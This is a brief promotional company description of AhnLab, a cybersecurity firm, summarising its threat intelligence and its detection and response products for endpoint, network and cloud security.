AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab